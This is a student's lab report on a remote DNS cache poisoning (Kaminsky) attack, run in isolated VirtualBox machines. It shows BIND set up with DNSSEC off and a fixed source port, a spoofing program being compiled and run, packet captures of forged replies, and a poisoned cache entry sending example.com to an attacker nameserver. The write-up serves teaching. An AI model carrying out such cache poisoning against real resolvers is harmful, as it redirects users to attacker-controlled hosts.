
Computer Network Security
Remote DNS Cache Poisoning Attack Lab

PES1201801948
Bharath S Bhambore

Lab Setup :


DNS Server : 10.0.2.8
Attacker : 10.0.2.9
Victim/User : 10.0.2.10

Task 1 : Configure the Local DNS Server



Ubuntu VM1 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
En
12:24 PM
/bin/bash
/bin/bash 66x24

```
PES1201801948-bharath-VM1:~$ sudo vim /etc/bind/named.conf.options

PES1201801948-bharath-VM1:~$ sudo rndc dumpdb -cache
PES1201801948-bharath-VM1:~$ sudo rndc flush
PES1201801948-bharath-VM1:~$ 
```




```
PES1201801948-bharath-VM1:~$ sudo service bind9 restart
PES1201801948-bharath-VM1:~$ 
```

Added the dump-file entry in the named.conf file.
DNSSEC is turned off
Set the source port to all dns queries is set to 33333


Also, flushed the cache
And restarted the bind dns server

Task 2: Configure the Victim and Attacker Machine


Ubuntu VM3 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
En
12:35 PM
/bin/bash
/bin/bash 66x24


```
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by r
esolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWR
ITTEN
nameserver 10.0.2.8
~
~
```

Added the dns nameserver to the top resolv.conf file in both the user and the attacker machine


Ubuntu VM3 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
En
12:36 PM
/bin/bash
/bin/bash 66x24

```
PES1201801948-bharath-VM3:~$ sudo vim /etc/resolvconf/resolv.conf.
d/head
PES1201801948-bharath-VM3:~$ sudo resolvconf -u
PES1201801948-bharath-VM3:~$ 
```

The resolvconf command keeps the system information about the name server's up to date.
Again, this is run on both the user, attacker machine




```
No.  Source      Destination  Protocol  Length  Info
  1  ::1         ::1          UDP           65  51449 → 51449 Len=1
  2  10.0.2.10   10.0.2.8     DNS           87  Standard query 0x6f81 A www.google.com OPT
  3  10.0.2.8    10.0.2.10    DNS          351  Standard query response 0x6f81 A www.google.com A 142.250.76.68
  4  ::1         ::1          UDP           64  48703 → 46542 Len=0
```

```
PES1201801948-bharath-VM3:~$ dig www.google.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 28545
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 4, ADDITIONAL:
 9

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.google.com.                        IN      A

;; ANSWER SECTION:
www.google.com.         229     IN      A       142.250.76.68
```

To check that the machines we configured to use our dns nameserver are actually working, by running the dig command, we can see the user machine sends a dns query to the dns server we configured it to use. Therefore, confirming that the setup works

Task 3.1 : The Kaminsky attack

Spoofing DNS Requests




```
PES1201801948-bharath-VM2:~$ sudo gcc -lpcap dns_request.c -o req
PES1201801948-bharath-VM2:~$ sudo ./req 10.0.2.10 10.0.2.8
^C
PES1201801948-bharath-VM2:~$
```

```
No.  Source            Destination  Protocol  Length  Info
  4  10.0.2.9          224.0.0.251  MDNS         162  Standard query 0x
  5  ::1               ::1          UDP           64  55757 → 56684 Len
  6  PcsCompu_66:fd:c7              ARP           62  Who has 10.0.2.8?
  7  PcsCompu_71:59:b2              ARP           44  10.0.2.8 is at 08
  8  199.43.135.53     10.0.2.8     DNS          195  Standard query re
  9  199.43.135.53     10.0.2.8     DNS          195  Standard query re
 10  199.43.135.53     10.0.2.8     DNS          195  Standard query re
 11  199.43.135.53     10.0.2.8     DNS          195  Standard query re
 12  199.43.135.53     10.0.2.8     DNS          195  Standard query re
 13  199.43.135.53     10.0.2.8     DNS          195  Standard query re
 14  199.43.135.53     10.0.2.8     DNS          195  Standard query re
 15  199.43.135.53     10.0.2.8     DNS          195  Standard query re
 16  199.43.135.53     10.0.2.8     DNS          195  Standard query re
 17  199.43.135.53     10.0.2.8     DNS          195  Standard query re
 18  199.43.135.53     10.0.2.8     DNS          195  Standard query re
 19  199.43.135.53     10.0.2.8     DNS          195  Standard query re
 20  199.43.135.53     10.0.2.8     DNS          195  Standard query re
 21  199.43.135.53     10.0.2.8     DNS          195  Standard query re
 22  199.43.135.53     10.0.2.8     DNS          195  Standard query re
 23  199.43.135.53     10.0.2.8     DNS          195  Standard query re

▸ Frame 1: 44 bytes on wire (352 bits), 44 bytes captured (352 bits) on interface
▸ Linux cooked capture
▸ Address Resolution Protocol (request)

any: <live capture in progress>   Packets: 974909 · Displayed: 974909 (100.0%)   Profile: Defau
```

Running the code, we basically spoof dns requests, so that it uses the targeted dns server to send out dns queries implying that we can then spoof dns replies


Spoofing DNS Replies


Ubuntu VM2 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
1:09 PM
/bin/bash
/bin/bash 66x24
Right Ctrl
Ubuntu VM1 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Capturing from any
1:09 PM
Apply a display filter ... <Ctrl-/>
Expression...
Right Ctrl

```
PES1201801948-bharath-VM2:~$ sudo gcc -lpcap dns_request.c -o req
PES1201801948-bharath-VM2:~$ sudo ./req 10.0.2.10 10.0.2.8
^C
PES1201801948-bharath-VM2:~$ 
```

```
No.  Source              Destination    Protocol  Length Info
   4 10.0.2.9            224.0.0.251    MDNS      162 Standard query 0x
   5 ::1                 ::1            UDP        64 55757 → 56684 Len
   6 PcsCompu_66:fd:c7                  ARP        62 Who has 10.0.2.8?
   7 PcsCompu_71:59:b2                  ARP        44 10.0.2.8 is at 08
   8 199.43.135.53       10.0.2.8       DNS       195 Standard query re
   9 199.43.135.53       10.0.2.8       DNS       195 Standard query re
  10 199.43.135.53       10.0.2.8       DNS       195 Standard query re
  11 199.43.135.53       10.0.2.8       DNS       195 Standard query re
  12 199.43.135.53       10.0.2.8       DNS       195 Standard query re
  13 199.43.135.53       10.0.2.8       DNS       195 Standard query re
  14 199.43.135.53       10.0.2.8       DNS       195 Standard query re
  15 199.43.135.53       10.0.2.8       DNS       195 Standard query re
  16 199.43.135.53       10.0.2.8       DNS       195 Standard query re
  17 199.43.135.53       10.0.2.8       DNS       195 Standard query re
  18 199.43.135.53       10.0.2.8       DNS       195 Standard query re
  19 199.43.135.53       10.0.2.8       DNS       195 Standard query re
  20 199.43.135.53       10.0.2.8       DNS       195 Standard query re
  21 199.43.135.53       10.0.2.8       DNS       195 Standard query re
  22 199.43.135.53       10.0.2.8       DNS       195 Standard query re
  23 199.43.135.53       10.0.2.8       DNS       195 Standard query re

▸ Frame 1: 44 bytes on wire (352 bits), 44 bytes captured (352 bits) on interface
▸ Linux cooked capture
▸ Address Resolution Protocol (request)

any: <live capture in progress>   Packets: 974909 · Displayed: 974909 (100.0%)   Profile: Defau
```

Running the same code, since it contains both the request and reply spoofing functions. The packets are now redirected to the attackers name server




```
▾ Authoritative nameservers
  ▾ example.com: type NS, class IN, ns ns.dnslabattacker.net
      Name: example.com
      Type: NS (Authoritative name server)
      Class: IN (0x0001)
      Time to live: 6213 days, 18 hours, 48 minutes, 32 seconds
      Data length: 23
      Name Server: ns.dnslabattacker.net
```

Looking at the details of the dns packet, we can verify it is using the ns.dnslabattacker.net

Task 3.2 : The Kaminsky Attack


Combining the above steps, we can now spoof dns requests as well as dns replies, thereby poisoning the cache of the dns server.

After dumping the cache into the file, we can now see that there is an entry for example.com that redirects to our attacker name server.



```
                                        RsDZMZy5lc15XdLtmmWn
Hovqs3VOzI2TScDR
                                        P/Jz0ew+iQ1ESEeEVrNl
n4in1PM6EbCSoDVT
                                        rtcPnx04OSvDNyYAag==
 )
; authauthority
example.com.            169     NS      ns.dnslabattacker.ne
t.
; additional
                        86351   DS      31406 8 1 (
                                        189968811E6EBA862DD6
C209F75623D8D9ED
                                        9142 )
                        86351   DS      31406 8 2 (
                                        F78CF3344F7213723509
8ECBBD08947C2C90
                                        01C7F6A085A17F518B5D
8F6B916D )
                        86351   DS      31589 8 1 (
                                        3490A6806D47F17A34C2
9E2CE80E8A999FFB
                                        E4BE )
                                          76,1-8          0%
```


Task 3.3 : Result Verification



```
$TTL 604800
@ IN SOA localhost. root. localhost. (
         2; Serial
        604800 ; Refresh
        86400 ; Retry
        2419200 ; Expire
        604800 ) ; Negative Cache TTL;

@ IN NS ns.dnslabattacker.net.
@ IN A 10.0.2.9
@ IN AAAA ::1
~
~
~
```


We create file db.attacker in the attacker machine with the contents shown.

In the named.conf.local file, we add a zone entry for example.com



```
PES1201801948-bharath-VM2:.../bind$ cat named.conf.local
//
// Do any local configuration here
//

// Consider adding the 1918 zones here, if they are not used in yo
ur
// organization
//include "/etc/bind/zones.rfc1918";

zone "example.com"
{
        type master;
        file "/etc/bind/example.com.db";
};
PES1201801948-bharath-VM2:.../bind$
```

